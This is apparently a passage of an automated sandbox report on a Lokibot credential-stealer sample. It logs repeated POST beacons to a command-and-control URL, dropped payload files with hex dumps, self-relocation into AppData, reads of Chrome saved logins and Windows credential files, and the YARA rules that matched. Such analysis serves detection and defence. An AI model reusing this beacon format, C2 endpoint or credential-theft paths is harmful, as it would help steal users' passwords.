Jan 28, 2022 23:37:22.809911013 CET	1346	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:37:24.212196112 CET	1347	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:39:04 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49776	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:37:25.398463011 CET	1348	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:37:26.758080006 CET	1348	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:39:07 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49779	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:37:29.263305902 CET	1372	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:37:30.738581896 CET	1373	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:39:11 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49780	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe


Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:37:33.962521076 CET	1373	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:37:35.373624086 CET	1381	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:39:15 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49782	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:37:36.594727993 CET	1382	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:37:37.913034916 CET	1382	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:39:18 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Statistics

Behavior



System Behavior

Analysis Process: kVijllv0Yl.exe PID: **2312**, Parent PID: **3920**

General

Target ID:	0
Start time:	23:36:56
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\kVijllv0Yl.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\kVijllv0Yl.exe"
Imagebase:	0x400000
File size:	247353 bytes
MD5 hash:	6997DE404FB7E798AECC2C8A14FD2F12
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000000.00000002.361757781.000000001ADE0000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.361757781.000000001ADE0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.361757781.000000001ADE0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.361757781.000000001ADE0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000000.00000002.361757781.000000001ADE0000.00000004.00000800.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000000.00000002.361757781.000000001ADE0000.00000004.00000800.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.361757781.000000001ADE0000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	403218	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsg69F2.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4057BE	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\nsg69F3.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4057BE	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\nsg69F4.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4057BE	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsg69F4.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4015E1	CreateDirectoryA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\zhi4pk9imnkv3lr	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405788	CreateFileA
C:\Users\user\AppData\Local\Temp\uyauscropq	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405788	CreateFileA
C:\Users\user\AppData\Local\Temp\nsg69F4.tmp\xfmkprutvpn.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405788	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsg69F2.tmp	success or wait	1	40339E	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsg69F4.tmp	success or wait	1	4053CE	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\nsg69F3.tmp</td><td>0</td><td>32768</td><td>4c 64 00 00 fd 00 00 00
2c 01 00 00 02 00 00 00
fd 01 00 00 04 00 00 00
0c 12 00 00 20 02 00 00
fd 4d 00 00 00 00 00 00
66 63 00 00 01 00 00 00
34 64 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 fd fd fd fd
fd fd fd fd fd fd 00 00
00 00 00 fd 00 00 fd 00
00 00 fd fd fd fd 01 00
00 fd fd fd fd fd fd fd fd
fd fd fd fd fd fd fd fd fd
fd fd fd fd fd fd fd fd fd
fd fd fd fd fd fd 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00</td><td>Ld, Mfc4d</td><td>success or wait</td><td>15</td><td>403134</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\zhi4pk9imnkv3lr</td><td>0</td><td>16384</td><td>fd 31 57 7b fd 40 4b fd fd
13 fd fd 53 27 29 56 fd 4c
50 23 31 5f 78 23 4b 17
d9 fd 05 fd 51 fd fd 7c fd
36 3f fd 1f 3e fd 60 3e fd
fd 78 fd fd 3c d7 fd fd fd
6a fd 5b 50 fd fd fd 15 1d
fd fd fd 64 fd 79 fd 22 37
fd 09 3c fd 71 fd 19 47 fd
fd d0 2e fd fd fd fd fd 06
fd fd fd fd 09 fd fd 74 b7
6f fd fd fd fd 99 fd fd 3a fd
48 fd fd 23 53 75 71 43
77 33 11 fd fd 6e 2f 95 20
fd fd 15 fd 51 fd 37 7b 1c
fd 2c 36 fd fd fd 03 fd 7e
5d 58 3c 10 fd 32 ad 5f
4c 02 5c fd 4e fd 74 fd 0a
86 4f 08 fd fd fd 71 7e 12
5e 5b 29 fd fd 4b fd fd fd
fd fd 1f 6f 0e 61 fd fd 5d
fd fd fd 1f 5f 46 53 fd 34
fd 03 fd 1d 12 fd fd 16 fd
32 fd 4e fd fd fd 78 fd fd
fd 30 30 fd fd fd 08 fd 31
59 7a 70 fd fd 4a 40 2e
76 fd 19 fd fd fd 14 20 2b
fd 0d</td><td>1W{@K')VP#1_x#KQ|6?
>`>x<j[Pdy"
7<qG.to:H#SuqCw3n/
Q7{,6~]X<2_
L\NtOq~^[)Koa]_FS42Nx
001YzpJ@.v +</td><td>success or wait</td><td>14</td><td>402FCD</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\uyauscropq</td><td>0</td><td>4967</td><td>fd fd fd fd fd 26 7c fd 44 fd
31 34 1f 58 44 56 fd fd fd
58 fd 4f fd fd 36 fd fd 58
fd 4f fd fd 36 fd 44 56 fd
fd 36 fd 09 fd fd fd 44 56
fd fd fd 46 fd fd 46 fd 6e
36 fd 21 fd fd fd fd fd 6a
36 fd 6a 26 fd fd 46 fd fd
46 fd 6e 36 fd 21 fd fd fd
fd fd 6a 36 fd 6a 26 fd fd
46 fd fd 46 fd 6e 36 fd 21
74 fd fd fd 6a 36 fd 6a 26
fd fd 46 fd fd 46 fd 6e 36
fd 21 77 fd fd fd 6a 36 fd
6a 26 fd 44 7e fd fd 3f 03
53 fd 59 5c fd fd fd 36 fd
fd 6a 36 fd 6a 26 fd 7c 36
fd 44 fd fd 14 fd 6a 36 fd
6a 2e fd 7c 36 fd 7c 2e fd
6e 72 14 fd 53 fd 5a fd fd
7c 36 fd fd 26 fd 6e 7b 6a
36 fd 58 1f 6a 56 fd 44 fd
fd 53 14 fd fd fd fd fd 44
fd fd fd fd 1c 56 fd fd 46
fd 5a fd 46 fd 23 fd 46 fd
32 59 fd 46 fd 32 5a fd 46
fd 50 fd 46 fd 57 76 fd 55
fd 48 29 7c fd fd</td><td>&|D14XDVXO6XO6DV6D
VFFn6!j6j&FF
n6!j6j&FFn6!j6j&FFn6!j6j
&D~?SY
\6j6j&|6Dj6j.|6|.nSZ|6&nj6
XjVD
SDVFZF#F2YF2ZFPFWv
UH)|</td><td>success or wait</td><td>1</td><td>402FCD</td><td>WriteFile</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsg69F4.tmp\xfmkprutvpn.dll	0	16384	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 51 fd fd 30 fd fd fd 30 fd fd fd 30 fd fd fd 5b fd fd fd 30 fd fd fd 30 fd fd 30 fd fd 4d 6e fd fd fd 30 fd fd 4d 6e fd fd fd 30 fd fd 48 6e 02 fd fd 30 fd fd 4d 6e fd fd fd 30 fd fd 52 69 63 68 fd 30 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 10 67 fd 61 00 00 00 00 00 00 00 00 fd 00 02 21 0b 01 0e 00 00 40 00 00 00 0e 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$Q000[000Mn0Mn0Hn0Mn0Rich0PELga!@	success or wait	2	402FCD	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\kVijllv0Yl.exe	unknown	512	success or wait	71	4031C5	ReadFile
C:\Users\user\Desktop\kVijllv0Yl.exe	unknown	4	success or wait	1	4031C5	ReadFile
C:\Users\user\Desktop\kVijllv0Yl.exe	unknown	16384	success or wait	14	4031C5	ReadFile
C:\Users\user\AppData\Local\Temp\nsg69F3.tmp	unknown	4	success or wait	1	402F57	ReadFile
C:\Users\user\AppData\Local\Temp\nsg69F3.tmp	unknown	25676	success or wait	1	40300D	ReadFile
C:\Users\user\AppData\Local\Temp\nsg69F3.tmp	unknown	4	success or wait	3	402F57	ReadFile
C:\Users\user\AppData\Local\Temp\nsg69F3.tmp	unknown	16384	success or wait	17	402FB1	ReadFile
C:\Users\user\AppData\Local\Temp\uyauscropq	unknown	4967	success or wait	1	735E10E7	ReadFile
C:\Users\user\AppData\Local\Temp\zhi4pk9imnkv3lr	unknown	218255	success or wait	1	21B09DD	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	21B0520	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	21B0520	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	4	21B0520	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	21B0520	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	21B0520	ReadFile

Analysis Process: kVijllv0Yl.exe PID: **1292**, Parent PID: **2312**

General

Target ID:	1
Start time:	23:36:58
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\kVijllv0Yl.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\kVijllv0Yl.exe"
Imagebase:	0x400000
File size:	247353 bytes
MD5 hash:	6997DE404FB7E798AECC2C8A14FD2F12
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.350551294.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.350551294.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.350551294.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000001.00000000.350551294.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.350551294.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.350551294.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.346477507.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.346477507.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.346477507.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000001.00000000.346477507.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.346477507.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.346477507.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.347539730.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.347539730.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.347539730.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000001.00000000.347539730.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.347539730.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.347539730.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.349125284.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.349125284.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.349125284.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000001.00000000.349125284.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.349125284.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.349125284.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.602834721.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000002.602834721.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000002.602834721.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000001.00000002.602834721.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000002.602834721.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000002.602834721.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	403C8D	CreateDirectoryW
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4042FB	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	success or wait	1	403C1F	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\kVijllv0YI.exe	C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe	success or wait	1	403BED	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	0	1	31	1	success or wait	1	404336	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	40415C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	40415C	ReadFile

Disassembly

No disassembly